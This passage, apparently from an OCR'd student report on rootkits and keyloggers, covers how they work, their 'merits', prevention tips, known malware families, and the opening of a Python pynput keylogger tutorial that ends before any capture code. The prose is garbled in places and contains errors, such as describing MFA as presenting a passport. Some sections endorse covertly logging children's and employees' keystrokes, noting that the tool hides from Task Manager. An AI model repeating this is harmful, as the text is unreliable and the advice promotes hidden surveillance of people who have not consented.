a computer or other devices. The majority of root kits open a backdoor on victims' computers, allowing malicious software such key logger programs, viruses, or ransomware to be established for network security attacks. However, some root kits have legitimate uses in addition to providing further end-user support. In order to prevent malicious software from being discovered, root kits frequently disable antivirus, endpoint, and anti-malware software products.[25]

Root kits purchased on the dark web may be used in phishing attacks or social engineering to convince victims to install them on their computers, giving remote attackers administrator access to the system.

Once downloaded, a root kit gives the remote user access to and control of almost every OS component. Fortunately, the majority of modern anti-malware programs can locate and eliminate root kits that are hidden inside a system.

How do root kits operate?

Rootkits use hidden methods to infect systems because they are unable to reproduce themselves. The rootkit is embedded when an inexperienced user gives rootkit installation software permission, waiting to be triggered by an attacker. Key loggers, password thieves, antivirus disablers, distributed denial of service (DDoS) attack bots, and financial data thieves are all examples of rootkits.

Similar to other computer infections, rootkits can be propagated by phishing schemes, malicious executable files, maliciously created PDF or Word documents, connecting to unsecured shared folders, and downloading infected software from malicious websites.

Some of the possible outcomes of a rootkit assault are as follows:

1. Hijacks Files: Rootkits advantage uses a backdoor to get access to a device, device, or community. This could happen during the login process, as a result of security or operating system software bugs, or both. Once entered, the rootkit is capable of running a programme that steals or destroys documents secretly.
2. Intercepting private information: payload Keyloggers, which secretly record keystrokes, are frequently used by rootkits. Other times, these rootkits will send phishing emails, and when they are opened, they will install the rootkit. The rootkit extracts personally identifiable and sensitive information (PII) in both situations,

including bank and credit card information. The dark web can later be used to sell this data to hackers.

3. System reconfiguration: The rootkit has the ability to modify configuration settings once it has gained access to a network, system, or computer. It has the ability to enter stealth mode, making it challenging for standard security tools to identify it. Additionally, rootkits have the ability to remain, making it impossible or extremely difficult to remove them even after a system restart. Rootkits have the ability to alter security authorization privileges to facilitate access or provide attackers permanent access.
4. Malware-infect your computer: Invading your computer, network, or system, rootkits are viruses, worms, adware, ransomware, trojan horses, spyware, and other types of malware that compromise your privacy by interfering with the operation of your device or system. may infect his files with hazardous programmes like malware software.
5. Sensitive Information Retrieval: Rootkits can infiltrate systems, networks, and devices, installing malware that extracts and sells sensitive or private data or transfers it to unauthorized parties. It exists. To gather sensitive data, rootkits employ a number of techniques, such as key loggers, adware, screen scrapers, backdoors, spyware, and bots.

2.14 Kernel-based Software Key loggers

A type of key logger that uses root access to hide is known as a kernel-based fully key logger. They gain access to the computers they infect and use root to their advantage. Kernel-based key loggers continue to remain concealed with this root access. Kernel-based key loggers operate at the kernel level, as their name implies. Operating systems (OS) feature a central environment that facilitates basic user-computer interactions. The kernel is these surroundings at the centre. OS kernels have key loggers that are mostly based on the kernel. This is essentially what sets kernel-based key loggers apart from other types of key loggers.[26]




Figure 15: Functional diagram of a kernel-based key loggers [45]

Why Key-based loggers are a troublemaker?

Your keystrokes will be recorded by all key loggers, and kernel-based key loggers are no exception. Each account that you access using a login and password becomes vulnerable. However, because they can hide, kernel-based key loggers are very complex. Traditional packages that run alongside various packages are another type of key logger. Kernel-based key loggers employ a unique technique. Usually, they are designated as rootkits. The key loggers with a kernel-based design will reside in the OS kernel once they have infected your computer. It's possible that you can't see the kernel-based key loggers running in the task manager.

2.15 How to Protect the system from Kernel-Based Key loggers

Although they can also operate at the kernel level, there are still steps you can take to protect yourself from kernel-based key loggers. Your risk of infection can be decreased by using antivirus software. The antivirus programme can find a lot of rootkits. Additionally, because kernel-based key loggers are distributed as rootkits, your computer's antivirus software can prevent them from infecting it. Maintaining an updated operating system on your computer will better protect you from kernel-based key loggers. OSs contain built-in protections against

rootkit malware and key loggers with a kernel-based architecture. As soon as new flaws are found, developers will repair them in OS upgrades. Your laptop won't have such patches if you're using an old operating system. A firewall can be used as protection against kernel-based key loggers. Firewalls are devices that block access to community websites using rigid custom rules. On the utilitarian stage, the majority of them perform. They are known as utility-stage firewalls, and they play a crucial role in a comprehensive cyber security plan. A utility-level firewall can protect you from a variety of specialized malware kinds, including key loggers that are based on the kernel.

2.16 Capabilities of key loggers

Key loggers can be put to a lot of different uses. Key loggers are frequently developed to generate revenue for their designers. Using key loggers to gather financial data, such as bank account details and credit card numbers, is the most obvious example.

Once this information has been obtained, hackers can use it to commit fraud or buy it from or sell it to third parties in bulk.

Credential theft, such as the theft of social network credentials, can be used to gain access to this information in a number of ways. These include fraud, business attacks, identity theft, identity theft used to obtain sensitive information, and other similar crimes.

Large corporations have traditionally been regarded as prime targets by cybercriminals for a variety of reasons. First off, attacks by key loggers on businesses can be quite lucrative. Hackers have the ability to steal money from a company, sell crucial trade secrets, or utilize the threat of revealing stolen data as a form of blackmail.

Second, business networks are regularly breached via key loggers. The typical approach is to start with the administrator access credentials and move up from there. Once within a network, scammers can introduce a variety of extra programmes, including Trojans, botnets, and bitcoin miners. Although the morality of employing key logger software is still up for debate, it is not always unlawful. For instance, some key logging software is used in corporate environments to keep an eye on employees. The reasons for this are either network security or maintaining the proper level of job quality and productivity.

To monitor a child's online activity and transmit parents information directly from their child's private discussions, some parental control apps also use key loggers. Once more, it is

questionable if employing key loggers in this manner with minors is morally acceptable. Along with corporate key recording, parental controls, and other spouse/partner spying tools, the keyboard tracker is helpful. Popular programmes that check your grammar and spelling, like Grammarly, can also act as key loggers.

2.17 Merits of Key loggers

If your company is in the internet technology sector, it could be time to start implementing key logging software to keep an eye on your staff. Key loggers occasionally have a negative reputation because criminal hackers use them to steal the passwords and personal information of unsuspecting users. Key loggers make sense for businesses that want to accomplish more and inspire their employees more. Here are the top advantages of employing key logger software in your company.[27]

Full Transparency: It's crucial to tell staff members of any key logger installations you make across the network of your company. Your openness about adopting this kind of software would be appreciated by both new and current employees. When your employees are aware that they are being watched, there is complete openness and honesty between the staff and management.

More Productivity: An immediate boost in staff productivity is one of the primary advantages that most firms see after installing key loggers. Employees who use computers all day long without supervision frequently have a lot of downtime. Sadly, this increases the likelihood of wasting time on social networking or gaming websites, among other websites on the internet. Your company loses money as a result of this time wastage while on the job. Employees are steered back to their job agenda through keylogger surveillance and away from time wasters.

Clearer Understanding of Performance: You can gain a more accurate understanding of your employees' performance by keeping track of their keystrokes with key loggers. Screen recording is a feature that many key loggers, including pc Tattletale, offer. You can see exactly what your employees is working on in real time thanks to this. Finding and spotting staff members who go above and above is much easier when you can see their job in progress. It also enables you to identify employees who require more management and direction.

Less Risk of Data Theft: Companies can also take a more proactive approach to defending themselves against data theft, a serious issue in today's society. It's crucial to take action and take precautions to protect yourself if you don't want to become the next target for hackers who

are after sensitive or valuable company data. A keylogger Software for Windows 10 might help you stay one step ahead of fraudsters and keep your data secure inside of your network, where it belongs.

Better Password Access: Managing thousands of user passwords and login credentials is one of the difficulties in IT, especially if you have a large group of employees. In the best-case scenario, it is anticipated that staff members will be in charge of their user data and maintain track of their passwords and information. In reality, things do happen, and employees occasionally lose track of their data. You can rapidly recover forgotten login information by looking back at the data stored on your key loggers rather than spending hours reassigning passwords and login names.[27]

Chapter 3: Ethical Hacking

Here is a word that, if the previous headline alarmed you, would unavoidably confirm your worst suspicions. You might very simply determine one thing from all the processes we discussed above: What happens if I install Key logger Software on my computer? What could I do to prevent that from occurring?[30]

The foundational idea of ethical hacking holds the key to the solution. For this step, you might visit the computer of anyone you know and discover the security system's flaw. You could then make a note of whether or not your PC has this vulnerability.

You could therefore identify your computer's vulnerability after engaging in ethical hacking.

3.1. Maintaining a check on your children

It is normal for someone whose employment involves a lot of travel to miss out on their children's everyday activities. Children used to play outside, making it harder to track their activities, but thanks to computers, this issue has been resolved because kids now spend most of their time at computer tables.

Therefore, it would be considerably simpler for you to easily monitor down your children's behaviours if you simply knew what kinds of activities they were doing online. It would be much simpler for you to stop them from engaging in harmful online activities after tracking their online behaviours with key logger software.

Moreover, Key loggers Software can help you if you've ever wished you could monitor how much time your children spend online. Additionally, it operates in an incognito mode to prevent your children from discovering Key logger Software on their computer.

Most of the key logger software is absent from the Task Manager. Additionally, since it is not shown in the Add/Remove Programs list, it is very impossible for someone who is largely uninformed that key logger software is present on their computer to uninstall it.

3.2. Demerits of Key loggers

1. State law most likely mandates that you notify your staff about the installation of key logger software on their work computers. Employees almost always react unfavourably to the choice to install key recording software, which might make them bitter towards their bosses. Anti-key loggers and onscreen keyboards are other tools that cunning staff may use to get around key-tracking software.
2. At home, technologically savvy kids might have no trouble getting around the key loggers by utilising a touch screen device or just turning the software off with a cunning hack.

Chapter 4: Prevention from Key loggers

There is always spyware waiting to be downloaded or lurking on websites that logs your keystrokes. You'll be directed to a page where your keystrokes can be logged once you click on it.

You may safeguard yourself from viruses and other online hazards by using a reputable antivirus product. There are a possibility that newer, more harmful infections will escape undiscovered because some systems can only detect specific forms of malware.

The best advise you can get is generally to follow popular knowledge. As a result, installing a top-notch antivirus programme and keeping it updated are essential for finding and removing key loggers. Additionally, you should frequently perform deep scans to see if any spyware has managed to evade detection. Antivirus software is crucial to assist.[34]

4.1. Check active processes and resource allocation.

Key loggers typically operate in the background as active (but maybe well-hidden) processes. Thus, looking at your system's current processes can help you spot a key logger attack.

By hitting Ctrl + Alt + Del, you may open the Task Manager in Windows and view a list of all currently active processes. When there, search for suspicious processes that you don't recognise or those you can't connect to reputable programmes or typical system activity. Good network monitoring software could aid in exposing key loggers in a professional setting.

Additionally, you might want to check to see if any processes are consuming more system resources than necessary (RAM or CPU). Resource use that has increased can be a hint that key loggers are active.

- **Different types of external devices**

Infected external devices are one of the most typical ways to acquire any kind of malware, including key loggers. Key loggers may enter your system by USB flash drives, portable hard drives, or attaching any other device, such as a smart phone.

Therefore, it's a good idea to scan and/or format external devices to stop a key logger assault. This should lessen the likelihood that a key logger will attach itself to your machine and enhance your anti-malware defences as a whole.

- **Be careful with external devices.**

Figure 16: External devices

- **Install a Password Manager and add authentication.**

The good news is that keyloggers cannot record your absence of typing. Your passwords and personal information will remain secure if you use software that automatically fill out forms. You'll note that we specifically mentioned "tools" rather than the built-in "remember password" feature that many browsers provide. This is due to the possibility of risk while allowing your browser to remember your passwords.[34]

Consider this: if a malevolent attacker gains access to your device, they may have access to every single account you have ever maintained logged in. If they enter chrome:/settings/password, for instance, Google Chrome will show them all of your saved passwords.

We advise installing a third-party app manager in light of this. Because of the auto-fill feature of this programme, key loggers won't be able to record your passwords or login information. The only situation where this won't apply is if your device has already contracted a key logger infection. If so, every keystroke you make, including the one you used to set up the third-party password manager, will be recorded.

If a malicious attacker manages to access your device, they could be able to access every single account you've ever kept logged in. For instance, Google Chrome will display all of your saved passwords to them if they enter chrome:/settings/password.

In light of this, we advise downloading a third-party app manager. Auto fill is a function of this tool. This implies that key loggers are unable to record user names or passwords.

Only if your device is already infected with a key logger will this rule not apply. In this situation, everything you type—including passwords entered while configuring a third-party password manager—is recorded.

Although this piece of advice doesn't directly deal with finding and removing key loggers, it does offer a wonderful technique to lessen the potential effects of key logger attacks. You should aim to enhance your overall password management because many key loggers attempt to collect some of the numerous passwords you use.

To begin with, you might want to use a reliable password manager to assist safeguard your crucial login information. You don't have to key in passwords to access multiple services or websites because password managers always have an auto fill feature.

Using auto fill can significantly reduce the amount of passwords that are compromised since key loggers monitor keystrokes.[30]

However, many key loggers don't just record key presses; they also steal a wide range of information that could be used to find your passwords. Additionally, key loggers are frequently a component of larger attacks that also include additional malware. Using a password manager won't do much good if this is the case (and you are already infected).

- **Update Your System**

A smart approach to keep secure online is to update your system frequently.

The application that runs on your computer is called your operating system. Applications like your web browser and programmes you use, such your email client, are included. Malware is a category of virus or other malicious software that can enter your computer without your permission.[35]

Always maintain your computer's software patches and security upgrades up to date. You are better protected from risky vulnerabilities thanks to these upgrades. Be advised that failing to apply the updates could leave your machine open to data theft.

Although it might occasionally be irritating, updating your software is essential for the security of your computer.

- **Set up a Firewall**




Figure 17: Set Up a Firewall [46]

Other prevention from key-loggers :

- Anti-Key-logger - As the name implies, these programmes are anti- or against key loggers, and their primary function is to find key recorders on a computer system.
- Anti-Virus - A lot of anti-virus programmes can also find and remove key recorders from the computer system. Since they are software-based anti-software, they are unable to eliminate physical key-loggers.
- Automatic form filler - The user can use this method to avoid filling out forms on a regular basis in favour of an automatic form filler, which will provide protection against keyloggers by preventing keystrokes.
- One-Time-Passwords - Since we must create a new password each time we check in, using OTPs as a password may be secure.
- Patterns or mouse-recognition - Patterns are used as application passwords on Android devices, and mouse recognition is used on PCs. Mouse programme employs mouse gestures rather than stylus.
- Voice to Text Converter - This programme aids in preventing Keylogging, which picks on a particular area of our keypad.

4.2. Basic firewall scenario

Key loggers give all saved data back to malicious agents so they can cause harm. Key loggers broadcast data from your computer over the Internet to accomplish this. If you're utilising a firewall, it will alert you if it notices a problem when Internet traffic goes through it.
Although it is possible that the firewall won't notice the issue, if it does, your information won't be stolen.[31]

- **Implement Multifactor Authentication**

Figure 18: Basic Multifactor Authentication

By requiring many pieces of information to log in, multi-factor authentication (MFA) makes it more difficult for someone to access your account without your permission.
To access your work at MFA, you typically need two forms of identification. These could be your passport, driver's licence, or another type of official identification.
You are aware of your login and password. You own your hardware, such as your phone or computer. Additionally, MSA will demand that the malicious agent attempting to access your accounts be either you or possess the same hardware as you. Since there are no keystrokes to be recorded, they won't be able to get around this.

- **Always be concerned**

Keylogging can only happen to you if you download something you shouldn't, click on a malicious link, or unattended use your device (in the case of hardware-based key loggers).
Be on the lookout and take safety measures at all times. Don't let people use your gadget while you are away from it or leave it unattended. Only download programmes and data from reputable websites, and be cautious before clicking any links in strange emails. Better yet, get rid of them right now.[32]

4.3. How Can Key loggers Be Found and Eliminated?

Key logger detection can be challenging, but it's not impossible. Here's how to find and get rid of key loggers on your device:

Step 1: To check for key loggers in your currently running processes, launch Task Manager.




Figure 19: Task Manager

You can view the running programs on your computer with Task Manager. (Or, use Ctrl + Alt + Del to open it.) Check each active process for any unusual activity. Disable any harmful programs right away.

Step 2: Carefully Monitor Your Firewall's Activity Log

To monitor and control what enters and leaves your computer, use your firewall. Key loggers need a web connection to send your data to a remote site, and everything leaving your computer will show up in the interest log of your firewall. As previously said, this will no longer continuously paint, but it's a great first step to spot something fishy.

Step 3: Go Through All Programs or Apps Installed on Your Device

Verify every software and app that is installed on your device. Search it on Google if you come across a dubious app from an unreliable publisher. We advise deleting it if you don't need it because it might have been set up without your knowledge and could be dangerous.

Step 4: Use an Antivirus to Scan and Remove Key loggers

If the aforementioned methods seem laborious, you can run an antivirus scan on your computer (or a reliable key loggers detection app). Discover and get rid of questionable programmes. The aforementioned procedures can be used to find and get rid of software-based key loggers. Key loggers that are hardware-based demand that you physically examine your keyboard and eliminate any suspicious-looking tactics. Generally speaking, these gadgets resemble tiny adapters that are a standard component of your hardware setup.

Some famous key loggers of history:

1. Trickbot - Trickbot is a modular banking Trojan and botnet that is often upgraded with new features, functionalities, and distribution methods. Due to its adaptability and customizability, Trickbot can be disseminated as a component of campaigns with a variety of goals.

2. Snake Key loggers - First discovered in late November 2020, Snake is a modular.NET keylogger and credential thief. Its main purpose is to capture user keystrokes and send gathered information to threat actors.

3. XMRig - First spotted in the wild in May 2017, XMRig is an open-source CPU mining programme used for the Monero crypto currency mining process.

4. Formbook - Formbook is an info thief that gathers login information from different online browsers, gathers screenshots, keeps track of and logs keystrokes, and has the ability to download and execute files in accordance with C&C commands.

5. Glupteba - Glupteba was originally a backdoor but eventually developed into a botnet. By 2019, it also had an integrated browser stealer feature, a router exploiter, and a C&C address update method via public Bit Coin lists.

6. Ramnit - The banking Trojan Ramnit is capable of stealing personal information, FTP passwords, session cookies, and banking credentials.

7. Tofsee - A backdoor Trojan that has been active at least since 2013, Tofsee. Tofsee is a versatile tool that may be used for DDoS attacks, spam email distribution, crypto currency mining, and more.

8. Agent Tesla - Agent Tesla is a sophisticated RAT that acts as a key logger and information thief. It can monitor and collect the victim's keyboard input and system keyboard, take screenshots, and exfiltrate credentials for a variety of software that is installed on the victim's computer (including Google Chrome, Mozilla Firefox and the Microsoft Outlook email client).
9. Qbot - Developed to collect customers' banking information and keystrokes, Qbot is a banking Trojan that first surfaced in 2008. Qbot uses a number of anti-VM, anti-debugging, and anti-sandbox tactics to thwart analysis and avoid detection. It is frequently spread via spam email.
10. Phorpiex - Phorpiex is a botnet that is well-known for supporting extensive sextortion efforts as well as disseminating other malware families via spam campaigns.

4.4. Top key loggers

A modular key logger and privilege thief for.NET is called Snake Key loggers. Its primary purpose is to capture keystrokes made by the user on his computer or mobile device and deliver the gathered information to the attacker. Snake has experienced explosive development over the past few weeks via phishing emails on a variety of subjects in all nations and corporate sectors. User privacy and online security are seriously threatened by snake infections. Since it is a sneaky and persistent key logger, this malware is capable of stealing almost any type of private information. Nowadays, depending on the amount of service provided, you can purchase Snake key loggers from underground hacking sites for anywhere between $25 and $500. Because people frequently use the same passwords and usernames for several accounts, key logger attacks can be particularly harmful because, once login records are captured, fraudsters can reveal anyone using the same password. Anybody can use it. Use special choices for certain profiles in order to halt them. For this, you might make use of a password manager. This enables you to manage and produce various, reliable access combinations for each service based on established rules. Users should use single sign-on (SSO) and multi-factor

authentication (MFA) technologies to limit their dependency on passwords alone whenever possible.[33]

The best advise is to select a strong, unique password for each account since even if a thief obtains one of your passwords, it won't provide them immediate access to numerous websites and services. Users should be on the lookout for tiny inconsistencies like misspelt links or email addresses, clicking suspicious links, downloading unusual attachments, etc. as key loggers like Snake are frequently disseminated via phishing emails. The top exploited vulnerability, affecting 45% of firms globally, was "Web Server Exposed Git Repository Information Disclosure," followed by "Remote code execution through HTTP headers," affecting 44% of enterprises globally. Influencing. With a 42% attack rate, MVPower DVR remote code execution is third on the list of most abused vulnerabilities.[34]

4.5. Related Work:

Key loggers are a sort of monitoring software that are used to record the user's keyboard inputs. They are typically used for both technical fault troubleshooting and network utilisation monitoring. On the other hand, many malicious programmes use key loggers in an effort to gather usernames and passwords for various websites.

In the lesson that follows, we will learn how to create a basic key logger in Python using the pynput module.

Understanding the Python pynput library

The pynput library in Python enables the programmers to control and monitor input devices. This library consists of sub-packages for each type of input device supported:

1. mouse: This sub-package consists of the classes to control and monitor a mouse or trackpad.
2. keyboard: This sub-package consists of the classes to control and monitor the keyboard.

In order to install the Python library, we need 'pip', a framework to maintain packages required to install the modules from the trusted public repositories. Once we have 'pip', we can install the pynput library using the command from a command prompt (CMD) or terminal as shown below:

Syntax:

$ pip install pynput

All the modules mentioned previously are automatically imported into the pynput package. We can use any of them by simply importing them from the main package. Once the pynput package is installed, we can verify it by creating an empty Python program file and writing an import statement as follows:

File: verify.py

```
# importing different modules from the pynput library
from pynput import keyboard, mouse
```

Now, save the above file and execute it using the following command in a terminal:

Syntax:

$ python verify.py

If the above Python program file does not return any error, the library is installed properly. However, in the case where an exception is raised, try reinstalling the library, and it is also recommended to refer to the official documentation of the library.

In the following tutorial, we will only discuss the keyboard module of the pynput library that will serve the purpose of creating a simple keylogger.

Pressing and Releasing Keyboards keys using Python

The first thing we will learn is to control the keyboard with the help of Python and especially the method of pressing keys on the keyboard.

There are two types of keys that we should be concerned about:

1. Regular Keys - These keys include letters, numbers, and signs.
2. Special Keys - These keys include space, shift, ctrl, and many more.

In order to start controlling the keyboard, we have to create an object of the Controller() class which will have the press() and release() methods. This class sends the keyboard events to the system.

Example 1:

```
1. # importing different modules from the pynput library
2. from pynput.keyboard import Controller
3. # instantiating the Controller class
4. the keyboard = Controller()
5. # using the press() and release() methods
6. the_keyboard.press('x')
7. the_keyboard.release('x')
```

Explanation:

In the above snippet of code, we have imported the Controller() class from the keyboard module of the pynput library. We have then created an object of the Controller() class. We have then used the press() and release() methods in order to type a letter. As a result, the above code will type "x" wherever the mouse cursor is located. It is also designed to press and release one key at a time.


A complete list of all special keys is available in the following table. The actual values for these entities differ between platforms. Some platforms may consist of additional buttons; however, these are guaranteed to be available everywhere.

S. No.	Keys	Description
1	alt = 0	This is a generic Alt key. This is considered a modifier.
2	alt_gr = 0	This is the AltGr key. This is considered a modifier.
3	alt_l = 0	This is the left Alt key. This is considered a modifier.

4	alt_r = 0	This is the right Alt key. This is considered a modifier.
5	backspace = 0	This is the Backspace key.
6	caps_lock = 0	This is the Caps Lock key.
7	cmd = 0	This is a generic command button. On PC platforms, this button corresponds to the Super key or Windows key, and on Mac, it corresponds to the Command key. This may be considered a modifier.
8	cmd_l = 0	This is the left command button. On PC platforms, this button corresponds to the Super key or Windows key, and on Mac, it corresponds to the Command key. This may be considered a modifier.
9	cmd_r = 0	This is the right command button. On PC platforms, this button corresponds to the Super key or Windows key, and on Mac, it corresponds to the Command key. This may be considered a modifier.
10	ctrl = 0	This is a generic Ctrl key. This is considered a modifier.
11	ctrl_l = 0	This is the left Ctrl key. This is considered a modifier.
12	ctrl_r = 0	This is the right Ctrl key. This is considered a modifier.
13	delete = 0	This is the delete key.
14	down = 0	This is a down arrow key.
15	end = 0	This is the End key.
16	enter = 0	This is the Enter or Return key.
17	esc = 0	This is the Esc key.

18	f1 = 0	This is the function key. All the keys ranging from F1 to F20 are defined.
19	home = 0	This is the Home key.
20	insert = 0	This is the Insert key. This may be considered undefined for some platforms.
21	left = 0	This is a left arrow key.
22	media_next = 0	This is the next track button.
23	media_play_pause = 0	This is the play/pause toggle button.
24	media_previous = 0	This is the previous track button.
25	media_volume_down = 0	This is the volume down button.
26	media_volume_mute = 0	This is the volume mute button.
27	media_volume_up = 0	This is the volume up button.
28	menu = 0	This is the Menu key. This may be considered undefined for some platforms.
29	num_lock = 0	This is the Num Lock key. This may be considered undefined for some platforms.
30	page_down = 0	This is the Page Down key.
31	page_up = 0	This is the Page Up key.

32	pause = 0	This is the Pause/Break key. This may be considered undefined for some platforms.
33	print_screen = 0	This is the Print Screen key. This may be considered undefined for some platforms.
34	right = 0	This is a right arrow key.
35	scroll_lock = 0	This is the Scroll Lock key. This may be considered undefined for some platforms.
36	shift = 0	This is a generic Shift key. This is considered a modifier.
37	shift_l = 0	This is the left Shift key. This is considered a modifier.
38	shift_r = 0	This is the right Shift key. This is considered a modifier.
39	space = 0	This is the Space key.
40	tab = 0	This is the Tab key.
41	up = 0	This is an up arrow key.



Key loggers code

This programme creates a keyboard listener using the pynput library, which is a programme that watches for keyboard events such key presses and releases and responds accordingly.

